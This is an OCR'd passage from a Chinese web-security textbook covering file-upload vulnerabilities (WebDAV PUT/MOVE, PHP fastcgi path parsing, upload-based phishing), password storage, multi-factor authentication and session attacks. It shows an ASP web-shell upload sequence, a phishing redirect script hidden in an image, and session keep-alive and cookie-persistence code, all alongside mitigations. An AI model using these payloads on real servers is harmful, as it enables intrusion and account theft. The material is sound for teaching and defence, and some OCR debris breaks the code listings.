一般要实施此攻击过程，攻击者应先通过OPTIONS方法探测服务器支持的HTTP方法类型，如果支持PUT，则使用PUT上传一个指定的文本文件，最后再通过MOVE改写为脚本文件。

第一步：通过OPTIONS探测服务器信息。

```
OPTIONS / HTTP/1.1
Host: www[redacted]
```

返回：

```
HTTP/1.1 200 OK
Date: Fri, 01 Jan 2010 07:54:55 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
SEARCH, MKCOL, LOCK, UNLOCK
Cache-Control: private
```

第二步：上传文本文件。

```
PUT /test.txt HTTP/1.1
Host: www[redacted]
Content-Length: 26
<%eval(request("cmd"))%>
```

返回：

```
HTTP/1.1 201 Created
Date: Fri, 01 Jan 2010 07:57:44 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: [redacted]
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, LOCK, UNLOCK
```

成功创建文件。

第三步：通过MOVE改名。

```
MOVE /test.txt HTTP/1.1
Host: www[redacted]
Destination: http://www[redacted]/shell.asp
```

返回：

```
HTTP/1.1 201 Created
Date: Fri, 01 Jan 2010 08:09:18 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://www[redacted]/shell.asp
Content-Type: text/xml
Content-Length: 0
```

修改成功。

国内的安全研究者zwell曾经写过一个自动化的扫描

工具“IIS PUT Scanner”，以帮助检测此类问题。

从攻击原理看，PUT方法造成的安全漏洞，都是由于服务器配置不当造成的。WebDav给管理员带来了很多方便，但如果不能了解安全的风险和细节，则等于向黑客敞开了大门。

8.2.3　PHP CGI路径解析问题

2010年5月，国内的安全组织80sec发布了一个Nginx的漏洞，指出在Nginx配置fastcgi使用PHP时，会存在文件类型解析问题，这将给上传漏洞大开方便之门。

后来人们发现早在2010年1月时，在PHP的bug tracker上就有人分别在PHP 5.2.12和PHP5.3.1版本下提交了这一bug。

Bug #50852 FastCGI Responder's accept_path_info behavior needs to be optional

Submitted: 2010-01-27 01:05 UTC　Modified: 2010-01-29 00:14 UTC
From: merlin at merlinsbox dot net　Assigned:
Status: Closed　Package: CGI related
PHP Version: 5.*, 6　OS: linux, unix
Private report: No　CVE-ID:

Votes: 2
Avg. Score: 4.5 ± 0.5
Reproduced: 2 of 2 (100.0%)
Same Version: 1 (50.0%)
Same OS: 2 (100.0%)

View | Add Comment | Developer | Edit

[2010-01-27 01:05 UTC] merlin at merlinsbox dot net

```
Description:
------------
I setup PHP 5.2.12 and started 5 fastcgi processes on nginx with a basic location directive dispatching all URIs ending
with the PHP extension to PHP's fastcgi responder daemon. I also configured it to receive SCRIPT_FILENAME (required by
PHP) as a concatenation of $document_root and the matched URI (which must end in '.php') and PATH_INFO as the requested
URI.  No other fastcgi parameters were used.  I created a file in the document root thusly: `echo "<pre><?php
var_dump($_SERVER); ?></pre>" > test.txt`.  I requested /test.txt and was presented with the source code.  Next, I
requested /test.txt/.php and the code executed, resulting in the following output (truncated for relevence):

  ["SCRIPT_FILENAME"]=>
  string(31) "/path/to/document_root/test.txt"
  ["ORIG_SCRIPT_FILENAME"]=>
  string(37) "/path/to/document_root/test.txt/1.php"
```

PHP官方对此bug的描述

并同时给出了一个第三方补丁。

可是PHP官方认为这是PHP的一个产品特性，并未接受此补丁。

[2010-01-29 00:14 UTC] joey@php.net

For the record, I saw cgi.fix_pathinfo but didn't really understand the documentation on it - probably my fault. The patch was thrown together mainly as a personal exercise in understanding the problem these folks were reporting - I see no reason it should be accepted into the mainline.

PHP官方对此bug的回复

这个漏洞是怎么一回事呢？其实可以说它与Nginx本身关系不大，Nginx只是作为一个代理把请求转发给fastcgi Server，PHP在后端处理这一切。因此在其他的fastcgi环境下，PHP也存在此问题，只是使用Nginx作为Web Server时，一般使用fastcgi的方式调用脚本解释器，这种使用方式最为常见。

这个问题的外在表现是，当访问

```
http://www.xxx.com/path/test.jpg/notexist.php
```

时，会将test.jpg当做PHP进行解析。Notex-ist.php是不存在的文件。

注：Nginx的参考配置如下。

```
location ~ \.php$ {
root html;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /scripts
$fastcgi_script_name;
include fastcgi_params;
}
```

试想：如果在任何配置为fastcgi的PHP应用里上传一张图片（可能是头像，也可能是论坛里上传的图片等），其图片内容是PHP文件，则将导致代码执行。其他可以上传的合法文件如文本文件、压缩文件等情况类似。

出现这个漏洞的原因与“在fastcgi方式下，PHP获取环境变量的方式”有关。

PHP的配置文件中有一个关键的选项：cgi.fix_pathinfo，这个选项默认是开启的：

```
cgi.fix_pathinfo = 1
```

在官方文档中对这个配置的说明如下：

```
; cgi.fix_pathinfo provides *real* PATH_INFO/
PATH_TRANSLATED support for CGI.  PHP's
; previous behaviour was to set
PATH_TRANSLATED to SCRIPT_FILENAME, and to
not grok
; what PATH_INFO is.  For more information
on PATH_INFO, see the cgi specs.  Setting
; this to 1 will cause PHP CGI to fix it's
paths to conform to the spec.  A setting
; of zero causes PHP to behave as before.
Default is 1.  You should fix your scripts
; to use SCRIPT_FILENAME rather than
PATH_TRANSLATED.
cgi.fix_pathinfo=1
```

在映射URI时，两个环境变量很重要：一个是PATH_INFO，一个是SCRIPT_FILENAME。

在上面的例子中：

```
PATH_INFO = notexist.php
```

这个选项为1时，在映射URI时，将递归查询路径确认文件的合法性。notexist.php是不存在的，所以将往前递归查询路径，此时触发的逻辑是：

```
/*
 * if the file doesn't exist, try to extract
PATH_INFO out
 * of it by stat'ing back through the '/'
 * this fixes url's like /info.php/test
 */
if (script_path_translated &&
     (script_path_translated_len =
strlen(script_path_translated)) > 0 &&
(script_path_translated[script_path_translate
d_len-1] == '/' ||
....//以下省略.
```

这个往前递归的功能原本是想解决/info.php/test这种URL，能够正确地解析到 info.php上。

此时SCRIPT_FILENAME需要检查文件是否存在，所以会是/path/test.jpg。而PATH_INFO此时还是notexist.php，在最终执行时，test.jpg会被当做PHP进行解析。

PHP官方给出的建议是将cgi.fix_pathinfo 设置为0，但可以预见的是，官方的消极态度在未来仍然会使得许许多多的“不知情者”遭受损失。

8.2.4　利用上传文件钓鱼

前面讲到Web Server的一些“功能”可能会被攻击者利用，绕过文件上传功能的一些安全检查，这是服务器端的事情。但在实际环境中，很多时候服务器端的应用，还需要为客户端买单。

钓鱼网站在传播时，会通过利用XSS、服务器端302跳转等功能，从正常的网站跳转到钓鱼网站。不小心的用户，在一开始，看到的是正常的域名，如下是一个利用服务器端302跳转功能的钓鱼URL：

```
http://member1.taobao.com/member/
login.jhtml?
redirect_url=http://iten.taobao.avcvtion
.com/auction/item_detail.asp?
id=1981&a283d5d7c9443d8.jhtml?cm_cat=0
```

但这种钓鱼，仍然会在URL中暴露真实的钓鱼网站地址，细心点的用户可能不会上当。

而利用文件上传功能，钓鱼者可以先将包含了HTML的文件（比如一张图片）上传到目标网站，然后通过传播这个文件的URL进行钓鱼，则URL中不会出现钓鱼地址，更具有欺骗性。

比如下面这张图片：

```
http://tech.simba.taobao.com/wp-content/
uploads/2011/02/item.jpg?1_117
```

它的实际内容是：

```
png
<script language="javascript">
var c=window.location.tostring();
if(c.indexof("?")!=-1){
var i=c.split("?")[1];
if(i.split("_")[0]==1){
location.href='http://208.43.120.4../Images/
iteme.asp?id='+i.split("_")[1];
}else{
location.href='http://208.43.120.4../Images/
iteme.asp?id='+i.split("_")[1];
}
}
</script>
```

其中，png是伪造的文件头，用于绕过上传时的文件类型检查；接下来就是一段脚本，如果被执行，将控制浏览器跳向指定的网站，在此是一个钓鱼网站。

骗子在传播钓鱼网站时，只需要传播合法图片的URL：

```
http://tech.simba.taobao.com/wp-content/uploads/2011/02/item.jpg?1_117
```

在正常情况下，浏览器是不会将jpg文件当做HTML执行的，但是在低版本的IE中，比如IE 6和IE 7，包括IE 8的兼容模式，浏览器都会“自作聪明”地将此文件当做HTML执行。这个问题在很早以前就被用来制作网页木马，但微软一直认为这是浏览器的特性，直到IE 8中有了增强的MIMESniff，才有所缓解。

从网站的角度来说，它似乎是无辜的受害者，但面临具体业务场景时，不得不多多考虑此类问题。

关于钓鱼的问题，我们将在后续章节“互联网业务安全”中再深入讨论。

8.3　设计安全的文件上传功能

讲了这么多文件上传方面的问题，那么如何才能设计出安全的、没有缺陷的文件上传功能呢？

本章一开始就提到，文件上传功能本身并没错，只是在一些条件下会被攻击者利用，从而成为漏洞。根据攻击的原理，笔者结合实际经验总结了以下几点。

1. 文件上传的目录设置为不可执行

只要Web容器无法解析该目录下的文件，即使攻击者上传了脚本文件，服务器本身也不会受到影响，因此此点至关重要。在实际应用中，很多大型网站的上传应用，文件上传后会放到独立的存储上，做静态文件处理，一方面方便使用缓存加速，降低性能损耗；另一方面也杜绝了脚本执行的可能。但是对于一些边边角角的小应用，如果存在文件上传功能，则仍需要多加关注。

1. 判断文件类型

在判断文件类型时，可以结合使用MIMEType、后缀检查等方式。在文件类型检查中，强烈推荐白名单的方式，黑名单的方式已经无数次被证明是不可靠的。此外，对于图片的处理，可以使用压缩函数或者resize函数，在处理图片的同时破坏图片中可能包含的HTML代码。

1. 使用随机数改写文件名和文件路径

文件上传如果要执行代码，则需要用户能够访问到这个文件。在某些环境中，用户能上传，但不能访问。如果应用使用随机数改写了文件名和路径，将极大地增加攻击的成本。与此同时，像shell.php.rar.rar这种文件，或者是crossdomain.xml这种文件，都将因为文件名被改写而无法成功实施攻击。

1. 单独设置文件服务器的域名

由于浏览器同源策略的关系，一系列客户端攻击将失效，比如上传crossdomain.xml、上传包含JavaScript的XSS利用等问题将得到解决。但能否如此设置，还需要看具体的业务环境。

文件上传问题，看似简单，但要实现一个安全的上

传功能，殊为不易。如果还要考虑到病毒、木马、色情图片与视频、反动政治文件等与具体业务结合更紧密的问题，则需要做的工作就更多了。不断地发现问题，结合业务需求，才能设计出最合理、最安全的上传功能。

8.4　小结

在本章中，我们介绍了Web安全中的文件上传漏洞。文件上传本来是一个正常的功能，但黑客们利用这个功能就可以跨越信任边界。如果应用缺乏安全检查，或者安全检查的实现存在问题，就极有可能导致严重的后果。

文件上传往往与代码执行联系在一起，因此对于所有业务中要用到的上传功能，都应该由安全工程师进行严格的检查。同时文件上传又可能存在诸如钓鱼、木马病毒等危害到最终用户的业务风险问题，使得我们在这一领域需要考虑的问题越来越多。

第9章　认证与会话管理

“认证”是最容易理解的一种安全。如果一个系统缺乏认证手段，明眼人都能看出来这是“不安全”的。最常见的认证方式就是用户名与密码，但认证的手段却远远不止于此。本章将介绍Web中常见的认证手段，以及一些需要注意的安全问题。

9.1　Who am I?

很多时候，人们会把“认证”和“授权”两个概念搞混，甚至有些安全工程师也是如此。实际上“认证”和“授权”是两件事情，认证的英文是Authentication，授权则是Authorization。分清楚这两个概念其实很简单，只需要记住下面这个事实：

认证的目的是为了认出用户是谁，而授权的目的是为了决定用户能够做什么。

形象地说，假设系统是一间屋子，持有钥匙的人可以开门进入屋子，那么屋子就是通过“锁和钥匙的匹配”来进行认证的，认证的过程就是开锁的过程。

钥匙在认证过程中，被称为“凭证”（Creden-tial），开门的过程，在互联网里对应的是登录（Login）。

可是开门之后，什么事情能做，什么事情不能做，就是“授权”的管辖范围了。

如果进来的是屋子的主人，那么他可以坐在沙发上看电视，也可以进到卧室睡觉，可以做任何他想做

的事情，因为他具有屋子的“最高权限”。可如果进来的是客人，那么可能就仅仅被允许坐在沙发上看电视，而不允许其进入卧室了。

可以看到，“能否进入卧室”这个权限被授予的前提，是需要识别出来者到底是主人还是客人，所以如何授权是取决于认证的。

现在问题来了，持有钥匙的人，真的就是主人吗？如果主人把钥匙弄丢了，或者有人造了把一模一样的钥匙，那也能把门打开，进入到屋子里。

这些异常情况，就是因为认证出现了问题，系统的安全直接受到了威胁。认证的手段是多样化的，其目的就是为了能够识别出正确的人。如何才能准确地判断一个人是谁呢？这是一个哲学问题，在被哲学家们搞清楚之前，我们只能够依据人的不同“凭证”来确定一个人的身份。钥匙仅仅是一个很脆弱的凭证，其他诸如指纹、虹膜、人脸、声音等生物特征也能够作为识别一个人的凭证。认证实际上就是一个验证凭证的过程。

如果只有一个凭证被用于认证，则称为“单因素认证”；如果有两个或多个凭证被用于认证，则称为“双因素（Two Factors）认证”或“多因素认证”。

一般来说，多因素认证的强度要高于单因素认证，但是在用户体验上，多因素认证或多或少都会带来一些不方便的地方。

9.2　密码的那些事儿

密码是最常见的一种认证手段，持有正确密码的人被认为是可信的。长期以来，桌面软件、互联网都普遍以密码作为最基础的认证手段。

密码的优点是使用成本低，认证过程实现起来很简单；缺点是密码认证是一种比较弱的安全方案，可能会被猜解，要实现一个足够安全的密码认证方案，也不是一件轻松的事情。“密码强度”是设计密码认证方案时第一个需要考虑的问题。在用户密码强度的选择上，每个网站都有自己的策略。

密码：●●●●●● 密码不能为9位以下纯数字
确认密码：

注册页面的密码强度要求

一般在用户注册时，网站告知用户其所使用密码的复杂度。

密码：●●●●●●●●● 6-16个字符，区分大小写，不能为9位以下纯数字
密码强度：低
确认密码：

注册页面的密码强度要求

目前并没有一个标准的密码策略，但是根据OWASP推荐的一些最佳实践，我们可以对密码策略稍作总结。

密码长度方面：

- 普通应用要求长度为6位以上；
- 重要应用要求长度为8位以上，并考虑双因素认证。

密码复杂度方面：

- 密码区分大小写字母；
- 密码为大写字母、小写字母、数字、特殊符号中两种以上的组合；
- 不要有连续性的字符，比如1234abcd，这种字符顺着人的思路，所以很容易猜解；
- 尽量避免出现重复的字符，比如1111。

除了OWASP推荐的策略外，还需要注意，不要使用用户的公开数据，或者是与个人隐私相关的数据作为密码。比如不要使用QQ号、身份证号码、昵称、电话号码（含手机号码）、生日、英文名、公

司名等作为密码，这些资料往往可以从互联网上获得，并不是那么保密。

微博网站Twitter在用户注册的过程中，列出了一份长达300个单词的弱密码列表，如果用户使用的密码被包含在这个列表中，则会提示用户此密码不安全。

目前黑客们常用的一种暴力破解手段，不是破解密码，而是选择一些弱口令，比如123456，然后猜解用户名，直到发现一个使用弱口令的账户为止。由于用户名往往是公开的信息，攻击者可以收集一份用户名的字典，使得这种攻击的成本非常低，而效果却比暴力破解密码要好很多。

密码的保存也有一些需要注意的地方。一般来说，密码必须以不可逆的加密算法，或者是单向散列函数算法，加密后存储在数据库中。这样做是为了尽最大可能地保证密码的私密性。即使是网站的管理人员，也不能够看到用户的密码。在这种情况下，黑客即使入侵了网站，导出了数据库中的数据，也无法获取到密码的明文。

2011年12月，国内最大的开发者社区CSDN的数据库被黑客公布在网上。令人震惊的是，CSDN将用

户的密码明文保存在数据库中，致使600万用户的密码被泄露。明文保存密码的后果很严重，黑客们曾经利用这些用户名与密码，尝试登录了包括QQ、人人网、新浪微博、支付宝等在内的很多大型网站，致使数以万计的用户处于风险中。

This is the new and improved version of md5 engine.If you put an md5 hash in it will search for it and if found will get the result. This is the beta 0.23 of this engine. You can see the queue of the hashes here. Bots will run thourgh the queue and use various techniques to crack the hashes.

enter your hash here...

Security question, please solve



CRACK IT!

The value of **1d5920f4b44b27a802bd77c4f0536f5a** resolves to -> **google.com**

一个提供彩虹表查询的MD5破解网站

为了避免密码哈希值泄露后，黑客能够直接通过彩虹表查询出密码明文，在计算密码明文的哈希值时，增加一个“Salt”。“Salt”是一个字符串，它的作用是为了增加明文的复杂度，并能使得彩虹表一类的攻击失效。

Salt的使用如下：

```
MD5(Username+Password+Salt)
```

其中，Salt = abcddcba……（随机字符串）。

Salt应该保存在服务器端的配置文件中，并妥善保管。

9.3 多因素认证

对于很多重要的系统来说，如果只有密码作为唯一的认证手段，从安全上看会略显不足。因此为了增强安全性，大多数网上银行和网上支付平台都会采用双因素认证或多因素认证。

比如中国最大的在线支付平台支付宝，就提供很多种不同的认证手段：

支付密码		修改
安全保护问题	您已设置 3 个安全保护问题	修改
系统消息定制	使用手机、邮件或即时通讯等方式来接收支付宝给您发出的重要消息。	设置
实名认证	您认证的真实姓名：[redacted]	查看
手机绑定	您绑定的手机： 136****9926	管理
手机动态口令	用于在修改账户关键信息或交易时增加手机短信校验。	开通
数字证书		管理
宝令	每分钟生成一个新的"宝令动态口令"，付款时输入可保护资金安全。	申请
支付盾	支付盾是数字证书的升级，实现随时随地更安全。	申请
第三方证书	使用现有的第三方证书绑定账户，目前支付宝只支持中国工商银行的U盾。	绑定

支付宝提供的多种认证方式

除了支付密码外，手机动态口令、数字证书、宝

令、支付盾、第三方证书等都可用于用户认证。这些不同的认证手段可以互相结合，使得认证的过程更加安全。密码不再是唯一的认证手段，在用户密码丢失的情况下，也有可能有效地保护用户账户的安全。

多因素认证提高了攻击的门槛。比如一个支付交易使用了密码与数字证书双因素认证，成功完成该交易必须满足两个条件：一是密码正确；二是进行支付的电脑必须安装了该用户的数字证书。因此，为了成功实施攻击，黑客们除了盗取用户密码外，还不得不想办法在用户电脑上完成支付，这样就大大提高了攻击的成本。

9.4　Session与认证

密码与证书等认证手段，一般仅仅用于登录（Login）的过程。当登录完成后，用户访问网站的页面，不可能每次浏览器请求页面时都再使用密码认证一次。因此，当认证成功后，就需要替换一个对用户透明的凭证。这个凭证，就是SessionID。

当用户登录完成后，在服务器端就会创建一个新的会话（Session），会话中会保存用户的状态和相关信息。服务器端维护所有在线用户的Session，此时的认证，只需要知道是哪个用户在浏览当前的页面即可。为了告诉服务器应该使用哪一个Ses-sion，浏览器需要把当前用户持有的SessionID告知服务器。

最常见的做法就是把SessionID加密后保存在Cookie中，因为Cookie会随着HTTP请求头发送，且受到浏览器同源策略的保护（参见“浏览器安全”一章）。

Name	Value	Domain	Path	Expires
verifysession	h00942ff849c7dd5f80077f0b57fd412f26c1f0b433177c431bddf576a2ff5c007…	.qq.com	/	Session
uin	o0032750912	.qq.com	/	Session
skey	@y9Bdz9t5d	.qq.com	/	Session
pvid	9786635422	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
ptisp	cn	.qq.com	/	Session
ptcz	1fd9aceda8001140776157339da0484afe0d267399b28e57c1a531f5cfd17b89	.qq.com	/	Sat, 01 Jan 2050 00:00:01 GMT
pt2gguin	o0032750912	.qq.com	/	Thu, 02 Jan 2020 00:00:00 GMT
pgv_r_cookie	1142293824782	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
pgv_pvid	2189691820	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
pgv_info	ssid=s870152787	.qq.com	/	Session
pgv_flv	10.2 r154	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT
o_cookie	32750912	.qq.com	/	Mon, 18 Jan 2038 00:00:00 GMT

Cookie中保存的SessionID

SessionID一旦在生命周期内被窃取，就等同于账户失窃。同时由于SessionID是用户登录之后才持有的认证凭证，因此黑客不需要再攻击登录过程（比如密码），在设计安全方案时需要意识到这一点。

Session劫持就是一种通过窃取用户Ses-sionID后，使用该SessionID登录进目标账户的攻击方法，此时攻击者实际上是使用了目标账户的有效Session。如果SessionID是保存在Cookie中的，则这种攻击可以称为Cookie劫持。

Cookie泄露的途径有很多，最常见的有XSS攻击、网络Sniff，以及本地木马窃取。对于通过XSS漏洞窃取Cookie的攻击，通过给Cookie标记httponly，可以有效地缓解XSS窃取Cookie的问题。但是其他的泄露途径，比如网络被嗅探，或者Cookie文件被窃取，则会涉及客户端的环境安全，需要从客户端着手解决。

SessionID除了可以保存在Cookie中外，还可以保存在URL中，作为请求的一个参数。但是这种方式的安全性难以经受考验。

在手机操作系统中，由于很多手机浏览器暂不支持Cookie，所以只能将SessionID作为URL的一个参数用于认证。安全研究者kxlzx曾经在博客上列出过一些无线WAP中因为sid泄露所导致的安全漏洞。其中一个典型的场景就是通过Ref-erer泄露URL中的sid，QQ的WAP邮箱曾经出过此漏洞，测试过程如下。

首先，发送到QQ邮箱的邮件中引用了一张外部网站的图片：



```
<img src="http://www.inbreak.net/logo.php">
```

然后，当手机用户用手机浏览器打开QQ邮箱时：

22:54
QQ邮箱手机版
«返回 | 上一封 下一封
Fw:test
发件人：[redacted]@163.com)
收件人：4700012
阅读模式：纯文本 | 图文
2011年2月13日(星期天) 晚上9:13

在手机中浏览QQ邮箱

手机浏览器在解析图片时，实际上是发起了一次GET请求，这个请求会带上Referer。

Referer的值为：

```
http://w34.mail.qq.com/cgi-bin/readmail?
sid=XXXXX,4,WWWWWW&disptype=html&mailid=fdsafdsafdsafdsafdsa_d5a0775IQ128t=&conv=&p=&cr
```

可以看到sid就包含在Referer中，在www.inbreak.net的服务器日志中可以查看到此值，QQ邮箱的sid由此泄露了。

在sid的生命周期内，访问包含此sid的链接，就可以登录到该用户的邮箱中。

在生成SessionID时，需要保证足够的随机性，比如

采用足够强的伪随机数生成算法。现在的网站开发中，都有很多成熟的开发框架可以使用。这些成熟的开发框架一般都会提供Cookie管理、Session管理的函数，可以善用这些函数和功能。

9.5 Session Fixation攻击

什么是Session Fixation呢？举一个形象的例子，假设A有一辆汽车，A把汽车卖给了B，但是A并没有把所有的车钥匙交给B，还自己藏下了一把。这时候如果B没有给车换锁的话，A仍然是可以用藏下的钥匙使用汽车的。

这个没有换“锁”而导致的安全问题，就是SessionFixation问题。

在用户登录网站的过程中，如果登录前后用户的SessionID没有发生变化，则会存在Session Fixation问题。

具体攻击的过程是，用户X（攻击者）先获取到一个未经认证的SessionID，然后将这个Ses-sionID交给用户Y去认证，Y完成认证后，服务器并未更新此SessionID的值（注意是未改变Ses-sionID，而不是未改变Session），所以X可以直接凭借此SessionID登录进Y的账户。

X如何才能让Y使用这个SessionID呢？如果

SessionID保存在Cookie中，比较难做到这一点。但若是SessionID保存在URL中，则X只需要诱使Y打开这个URL即可。在上一节中提到的sid，就需要认真考虑Session Fixation攻击。

在discuz 7.2的WAP版本中，就存在这样的一个Session Fixation攻击。

认证前的URL是

```
http://bbs.xxxx.com/wap/index.php?
action=forum&fid=72&sid=2iu2pf
```

其中，sid是用于认证的SessionID。用户登录后，这个sid没有发生改变，因此黑客可以先构造好此URL，并诱使其他用户打开，当用户登录完成后，黑客也可以直接通过此URL进入用户账户。

解决Session Fixation的正确做法是，在登录完成后，重写SessionID。

如果使用sid则需要重置sid的值；如果使用Cookie，则需要增加或改变用于认证的Cookie值。值得庆幸的是，在今天使用Cookie才是互联网的主流，sid的方式渐渐被淘汰。而由于网站想保存到

Cookie中的东西变得越来越多，因此用户登录后，网站将一些数据保存到关键的Cookie中，已经成为一种比较普遍的做法。Session Fixation攻击的用武之地也就变得越来越小了。

9.6　Session保持攻击

一般来说，Session是有生命周期的，当用户长时间未活动后，或者用户点击退出后，服务器将销毁Session。Session如果一直未能失效，会导致什么问题呢？前面的章节提到Session劫持攻击，是攻击者窃取了用户的SessionID，从而能够登录进用户的账户。

但如果攻击者能一直持有一个有效的Ses-sion（比如间隔性地刷新页面，以告诉服务器这个用户仍然在活动），而服务器对于活动的Session也一直不销毁的话，攻击者就能通过此有效Session一直使用用户的账户，成为一个永久的“后门”。

但是Cookie有失效时间，Session也可能会过期，攻击者能永久地持有这个Session吗？

一般的应用都会给session设置一个失效时间，当到达失效时间后，Session将被销毁。但有一些系统，出于用户体验的考虑，只要这个用户还“活着”，就不会让这个用户的Session失效。从而攻击者可以通过不停地发起访问请求，让Session一直“活”下去。

安全研究者kxlzx曾经分享过这样的一个案例，使用以下代码保持Session：

```
<script>

//下面是要保持session的地址。

var url=" http://bbs.ecshop.com/wap/index.php?sid=loALS7";



window.setInterval("keepsid()", 60000);



function keepsid(){


    document.getElementById("iframe1").src=url+"&time="+Math.random();

}

</script>

<iframe id="iframe1" src=""></iframe>
```


其原理就是不停地刷新页面，以保持Session不过期：



测试环境

而Cookie是可以完全由客户端控制的，通过发送带有自定义Cookie头的HTTP包，也能实现同样的效果。

安全研究者cnqing曾经开发过一个叫“Ses-sionIE”的工具，其中就实现了Session状态的保持：



SessionIE工具的界面

想使得Cookie不失效，还有更简单的方法。

在Web开发中，网站访问量如果比较大，维护Session可能会给网站带来巨大的负担。因此，有一种做法，就是服务器端不维护Session，而把Session放在Cookie中加密保存。当浏览器访问网站时，会自动带上Cookie，服务器端只需要解密Cookie即可得到当前用户的Session了。这样的

Session如何使其过期呢？很多应用都是利用Cookie的Expire标签来控制Session的失效时间，这就给了攻击者可乘之机。

Cookie的Expire时间是完全可以由客户端控制的。篡改这个时间，并使之永久有效，就有可能获得一个永久有效的Session，而服务器端是完全无法察觉的。

以下代码由JavaScript实现，在XSS攻击后将Cookie设置为永不过期。

```
// 让一个Cookie不过期
anehta.dom.persistCookie =
function(cookieName){
 if (anehta.dom.checkCookie(cookieName) ==
false){
   return false;
  }
 try{
    document.cookie = cookieName + "=" +
anehta.dom.getCookie(cookieName) +
                      ";" + "expires=Thu, 01-
Jan-2038 00:00:01 GMT;";
   } catch (e){
    return false;
```

```
    }
  return true;
 }
```

攻击者甚至可以为Session Cookie增加一个Expire时间，使得原本浏览器关闭就会失效的Cookie持久化地保存在本地，变成一个第三方Cookie（third-party cookie）。

如何对抗这种Session保持攻击呢？

常见的做法是在一定时间后，强制销毁Ses-sion。这个时间可以是从用户登录的时间算起，设定一个阈值，比如3天后就强制Session过期。

但强制销毁Session可能会影响到一些正常的用户，还可以选择的方法是当用户客户端发生变化时，要求用户重新登录。比如用户的IP、UserA-gent等信息发生了变化，就可以强制销毁当前的Session，并要求用户重新登录。

最后，还需要考虑的是同一用户可以同时拥有几个有效Session。若每个用户只允许拥有一个Session，则攻击者想要一直保持一个Session也是不太可能的。当用户再次登录时，攻击者所保持的

Session将被“踢出”。

9.7　单点登录（SSO）

单点登录的英文全称是Single Sign On，简称SSO。它希望用户只需要登录一次，就可以访问所有的系统。从用户体验的角度看，SSO无疑让用户的使用更加的方便；从安全的角度看，SSO把风险集中在单点上，这样做是有利有弊的。

SSO的优点在于风险集中化，就只需要保护好这一个点。如果让每个系统各自实现登录功能，由于各系统的产品需求、应用环境、开发工程师的水平都存在差异，登录功能的安全标准难以统一。而SSO解决了这个问题，它把用户登录的过程集中在一个地方。在单点处设计安全方案，甚至可以考虑使用一些较“重”的方法，比如双因素认证。此外对于一些中小网站来说，维护一份用户名、密码也是没有太大必要的开销，所以如果能将这个工作委托给一个可以信任的第三方，就可以将精力集中在业务上。


SSO的缺点同样也很明显，因为风险集中了，所以单点一旦被攻破的话，后果会非常严重，影响的范

围将涉及所有使用单点登录的系统。降低这种风险的办法是在一些敏感的系统里，再单独实现一些额外的认证机制。比如网上支付平台，在付款前要求用户再输入一次密码，或者通过手机短信验证用户身份等。

目前互联网上最为开放和流行的单点登录系统是OpenID。OpenID是一个开放的单点登录框架，它希望使用URI作为用户在互联网上的身份标识，每个用户（End User）将拥有一个唯一的URI。在用户登录网站（Relying Party）时，用户只需要提交他的OpenID（就是用户唯一的URI）以及OpenID的提供者（OpenID Provider），网站就会将用户重定向到OpenID的提供者进行认证，认证完成后再重定向回网站。

OpenID的认证流程可以用下图描述。OpenID的认证过程

在使用OpenID时，第一步是向网站提供OpenID。



